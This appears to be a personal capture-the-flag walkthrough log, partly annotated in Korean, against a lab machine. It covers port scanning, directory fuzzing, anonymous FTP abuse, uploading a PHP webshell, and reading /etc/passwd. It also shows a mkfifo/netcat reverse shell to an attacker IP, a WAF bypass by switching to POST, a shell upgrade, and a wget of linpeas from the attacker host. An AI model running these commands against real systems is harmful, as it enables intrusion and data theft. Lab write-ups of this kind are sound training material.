10.65.164.25
nmap -Pn -sS -sV -sC --open -O -oN nmap.txt 10.65.164.25 -T4
ftp-anon: Anonymous FTP login allowed (FTP code 230)
──(root㉿docker-desktop)-[/vpn]
└─# nmap -Pn -sS -sV -sC --open -O -oN nmap.txt 10.65.164.25 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 04:15 UTC
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.83% done; ETC: 04:15 (0:00:00 remaining)
Nmap scan report for 10.65.164.25
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.128.109
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.3 - secure, fast, stable
|End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230) -> 익명 로그인 허용
| drwxrwxrwx 2 65534 65534 4096 Nov 12 2020 ftp [NSE: writeable]
| -rw-r--r-- 1 0 0 251631 Nov 12 2020 important.jpg
|-rw-r--r-- 1 0 0 208 Nov 12 2020 notice.txt
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
| 256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_ 256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.57 seconds
22, 21, 80
┌──(root㉿docker-desktop)-[/vpn]
└─# http 10.65.164.25:80
HTTP/1.1 200 OK
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 492
Content-Type: text/html
Date: Sat, 22 Nov 2025 04:16:43 GMT
ETag: "328-5b3e1b06be884-gzip"
Keep-Alive: timeout=5, max=100
Last-Modified: Thu, 12 Nov 2020 04:53:12 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
No spice here!
Please excuse us as we develop our site. We want to make it the most stylish and convienient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, contact us. Otherwise, don't you worry. We'll be online shortly!
— Dev Team
directory path scan -> files
──(root㉿docker-desktop)-[/]
└─# ffuf -u http://10.65.164.25/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
    /'___\  /'___\           /'___\
   /\ \__/ /\ \__/  __  __  /\ \__/
   \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
    \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
     \ \_\   \ \_\  \ \____/  \ \_\
      \/_/    \/_/   \/___/    \/_/

   v2.1.0-dev
:: Method : GET
:: URL : http://10.65.164.25/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
files [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 202ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 199ms]
:: Progress: [29999/29999] :: Job [1/1] :: 195 req/sec :: Duration: [0:02:39] :: Errors: 1 ::
common scan -> X
cd /usr/share/wordlists/seclists/Discovery/Web-Content
─(root㉿docker-desktop)-[/usr/share/wordlists/seclists/Discovery/Web-Content]
└─# ffuf -u http://10.65.164.25/FUZZ.php -w common.txt -fs 277
    /'___\  /'___\           /'___\
   /\ \__/ /\ \__/  __  __  /\ \__/
   \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
    \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
     \ \_\   \ \_\  \ \____/  \ \_\
      \/_/    \/_/   \/___/    \/_/

   v2.1.0-dev
:: Method : GET
:: URL : http://10.65.164.25/FUZZ.php
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 277
files, index.html
:: Progress: [4746/4746] :: Job [1/1] :: 202 req/sec :: Duration: [0:00:25] :: Errors: 0 ::
┌──(root㉿docker-desktop)-[/usr/share/wordlists/seclists/Discovery/Web-Content]
└─# ffuf -u http://10.65.164.25/FUZZ -w common.txt -fs 277
    /'___\  /'___\           /'___\
   /\ \__/ /\ \__/  __  __  /\ \__/
   \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
    \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
     \ \_\   \ \_\  \ \____/  \ \_\
      \/_/    \/_/   \/___/    \/_/

   v2.1.0-dev
:: Method : GET
:: URL : http://10.65.164.25/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 277
files [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 202ms]
index.html [Status: 200, Size: 808, Words: 136, Lines: 21, Duration: 202ms]
:: Progress: [4746/4746] :: Job [1/1] :: 195 req/sec :: Duration: [0:00:27] :: Errors: 0 ::
subdomain
ffuf -u http://10.65.164.25:80 -H "Host: FUZZ.10.65.164.25:80" -o subdomain.ffuf.txt -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
ffuf -u http://10.65.164.25:80 -H "Host: FUZZ.10.65.164.25:80" -o subdomain.ffuf.txt -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-11000.txt

http://10.65.164.25/files/notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.

ftp-anon: Anonymous FTP login allowed (FTP code 230)
┌──(kali㉿kali)-[~]
└─$ sudo ftp 10.65.164.25
Connected to 10.65.164.25.
220 (vsFTPd 3.0.3)
Name (10.65.164.25:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17429|)
150 Here comes the directory listing.
drwxrwxrwx 2 65534 65534 4096 Nov 12 2020 ftp
-rw-r--r-- 1 0 0 251631 Nov 12 2020 important.jpg
-rw-r--r-- 1 0 0 208 Nov 12 2020 notice.txt
226 Directory send OK.
ftp> ls -al
229 Entering Extended Passive Mode (|||63395|)
150 Here comes the directory listing.
drwxr-xr-x 3 65534 65534 4096 Nov 12 2020 .
drwxr-xr-x 3 65534 65534 4096 Nov 12 2020 ..
-rw-r--r-- 1 0 0 5 Nov 12 2020 .test.log
drwxrwxrwx 2 65534 65534 4096 Nov 12 2020 ftp
-rw-r--r-- 1 0 0 251631 Nov 12 2020 important.jpg
-rw-r--r-- 1 0 0 208 Nov 12 2020 notice.txt
226 Directory send OK.
ftp>

download image -> strings important.jpg -> X
webshell make
┌──(kali㉿kali)-[~]
└─$ echo '' > web.php
upload -> fail -> permission X
┌──(kali㉿kali)-[~]
└─$ ftp 10.65.164.25
Connected to 10.65.164.25.
220 (vsFTPd 3.0.3)
Name (10.65.164.25:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17237|)
150 Here comes the directory listing.
drwxrwxrwx 2 65534 65534 4096 Nov 12 2020 ftp
-rw-r--r-- 1 0 0 251631 Nov 12 2020 important.jpg
-rw-r--r-- 1 0 0 208 Nov 12 2020 notice.txt
226 Directory send OK.
ftp> put web.php
local: web.php remote: web.php
229 Entering Extended Passive Mode (|||19534|)
553 Could not create file.
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||42877|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -al
229 Entering Extended Passive Mode (|||60883|)
150 Here comes the directory listing.
drwxrwxrwx 2 65534 65534 4096 Nov 12 2020 .
drwxr-xr-x 3 65534 65534 4096 Nov 12 2020 ..
226 Directory send OK.
move to writable path -> upload success
ftp> put web.php
local: web.php remote: web.php
229 Entering Extended Passive Mode (|||50919|)
150 Ok to send data.
100% |*| 31 172.00 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes sent in 00:00 (0.07 KiB/s)
ftp>

http://10.65.164.25/files/ftp/web.php?cmd=cat%20/etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false messagebus:x:107:111::/var/run/dbus:/bin/false uuidd:x:108:112::/run/uuidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin pollinate:x:111:1::/var/cache/pollinate:/bin/false vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash ftp:x:112:118:ftp daemon,,,:/srv/ftp:/bin/false lennie:x:1002:1002::/home/lennie: ftpsecure:x:1003:1003::/home/ftpsecure:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.130.36 1234 >/tmp/f -> X
무슨 원인인지 모르겠으나 queryParam 으로 보내면? 안 됨! -> ICMP 는 잘 됨 -> GET 방식은 WAF 에서 필터링 처리로 의심 -> 우회하기 -> POST 방식으로 전환
pwd
/var/www/html/files/ftp
whoami
www-data
ls -al /
total 100
drwxr-xr-x 25 root root 4096 Nov 23 00:40 .
drwxr-xr-x 25 root root 4096 Nov 23 00:40 ..
drwxr-xr-x 2 root root 4096 Sep 25 2020 bin
drwxr-xr-x 3 root root 4096 Sep 25 2020 boot
drwxr-xr-x 16 root root 3560 Nov 23 00:40 dev
drwxr-xr-x 96 root root 4096 Nov 12 2020 etc
drwxr-xr-x 3 root root 4096 Nov 12 2020 home
drwxr-xr-x 2 www-data www-data 4096 Nov 12 2020 incidents
lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img -> boot/initrd.img-4.4.0-190-generic lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img.old -> boot/initrd.img-4.4.0-190-generic drwxr-xr-x 22 root root 4096 Sep 25 2020 lib
drwxr-xr-x 2 root root 4096 Sep 25 2020 lib64
drwx------ 2 root root 16384 Sep 25 2020 lost+found
drwxr-xr-x 2 root root 4096 Sep 25 2020 media
drwxr-xr-x 2 root root 4096 Sep 25 2020 mnt
drwxr-xr-x 2 root root 4096 Sep 25 2020 opt
dr-xr-xr-x 116 root root 0 Nov 23 00:40 proc
-rw-r--r-- 1 www-data www-data 136 Nov 12 2020 recipe.txt
drwx------ 4 root root 4096 Nov 12 2020 root
drwxr-xr-x 25 root root 900 Nov 23 01:30 run
drwxr-xr-x 2 root root 4096 Sep 25 2020 sbin
drwxr-xr-x 2 root root 4096 Nov 12 2020 snap
drwxr-xr-x 3 root root 4096 Nov 12 2020 srv
dr-xr-xr-x 13 root root 0 Nov 23 00:40 sys
drwxrwxrwt 7 root root 4096 Nov 23 03:02 tmp d
rwxr-xr-x 10 root root 4096 Sep 25 2020 usr
drwxr-xr-x 2 root root 4096 Nov 12 2020 vagrant
drwxr-xr-x 14 root root 4096 Nov 12 2020 var
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic
좀 더 강력한 웹쉘로 전환 -> POST 방식으로 revershell 시도 -> O
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.130.36 1234 >/tmp/f

reversing -> getting a dummy shell -> but not completed interactive shell...
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.130.36] from (UNKNOWN) [10.65.164.25] 36194
/bin/sh: 0: can't access tty; job control turned off
$ ls
web.php
$ cd
$ cd ..
$ cd ..
$ ls
files
index.html
$
Dumb shell -> interactive shell
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.130.36] from (UNKNOWN) [10.65.164.25] 36194
/bin/sh: 0: can't access tty; job control turned off
$ ls
web.php
$ cd
$ cd ..
$ cd ..
$ ls
files
index.html
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@startup:/var/www/html$ ls
ls
files  index.html
www-data@startup:/var/www/html$ export TERM=xterm
export TERM=xterm
www-data@startup:/var/www/html$ ^Z

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  sudo nc -lvnp 1234

www-data@startup:/var/www/html$ ls
files  index.html
www-data@startup:/var/www/html$ pwd
/var/www/html
www-data@startup:/var/www/html$ ls
files/      index.html
www-data@startup:/var/www/html$ ls
files/      index.html
www-data@startup:/var/www/html$ ls
linpease install
python3 -m http.server 80
cd /tmp
wget 192.168.130.36:80/linpeas.sh
privilege escalation
linPEAS.sh install -> fail
ftp put
┌──(kali㉿kali)-[~]
└─$ ftp 10.65.164.25
Connected to 10.65.164.25.
220 (vsFTPd 3.0.3)
Name (10.65.164.25:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd fpt
550 Failed to change directory.
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16667|)
150 Here comes the directory listing.
-rwxrwxr-x 1 112 118 2352 Nov 23 03:08 web.php
226 Directory send OK.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||55113|)
150 Ok to send data.
100% |*| 949 KiB 126.95 KiB/s 00:00 ETA
226 Transfer complete.
971926 bytes sent in 00:07 (120.37 KiB/s)
ftp>
home -> lennie -> permission
www-data@startup:/var/www$ cd /home
www-data@startup:/home$ ls
lennie
www-data@startup:/home$ cd lennie/
bash: cd: lennie/: Permission denied
www-data@startup:/home$ ls
lennie
linPEAS.sh result listing
╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd
.ssh/authorized_keys
/tmp/tmux-33
-rwsr-xr-x 1 root root 134K Jan 31 2020 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
╔══════════╣ Log files with potentially weak perms (limit 50)
58360 52 -rw-r----- 1 syslog adm 45267 Nov 23 09:03 /var/log/auth.log
58250 16 -rw-r----- 1 root adm 14037 Nov 12 2020 /var/log/apt/term.log
57970 0 -rw-r----- 1 root adm 0 Sep 25 2020 /var/log/fsck/checkfs
57969 0 -rw-r----- 1 root adm 0 Sep 25 2020 /var/log/fsck/checkroot
58359 144 -rw-r----- 1 syslog adm 145878 Nov 23 09:02 /var/log/kern.log
58310 252 -rw-r--r-- 1 syslog adm 251825 Nov 23 08:43 /var/log/cloud-init.log
58358 248 -rw-r----- 1 syslog adm 253330 Nov 23 09:03 /var/log/syslog
/var/backups
cat /etc/passwd
www-data@startup:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
ftp:x:112:118:ftp daemon,,,:/srv/ftp:/bin/false
lennie:x:1002:1002::/home/lennie:
ftpsecure:x:1003:1003::/home/ftpsecure:
cd /home/lennie/
bash: cd: /home/lennie/: Permission denied
www-data@startup:/tmp$
/home/lennie -> permission denied
www-data@startup:/tmp$ cd /home
www-data@startup:/home$ ls -al
total 12
drwxr-xr-x 3 root root 4096 Nov 12 2020 .
drwxr-xr-x 25 root root 4096 Nov 23 08:43 ..
drwx------ 4 lennie lennie 4096 Nov 12 2020 lennie
www-data@startup:/home$
change password of lennie -> fail
www-data@startup:/tmp$ echo "lennie:1234" | chpasswd
Changing password for lennie.
chpasswd: (user lennie) pam_chauthtok() failed, error:
Authentication token manipulation error
chpasswd: (line 1, user lennie) password not changed
www-data@startup:/tmp$
cat /usr/share/bash-completion/completions/passwd -> 린피스 노이즈 -> 공격 벡터 X
www-data@startup:/home$ cat /usr/share/bash-completion/completions/passwd
passwd(1) completion -- shell-script --
_passwd()
{
local cur prev words cword
_init_completion || return
case $prev in
    -n|--minimum|-x|--maximum|-w|--warning|-i|--inactive|-\?|--help|--usage)
        return 0
        ;;
esac

if [[ "$cur" == -* ]]; then
    COMPREPLY=( $( compgen -W '$( _parse_usage "$1" )' -- "$cur" ) )
    return 0
fi

_allowed_users
} &&
complete -F _passwd passwd
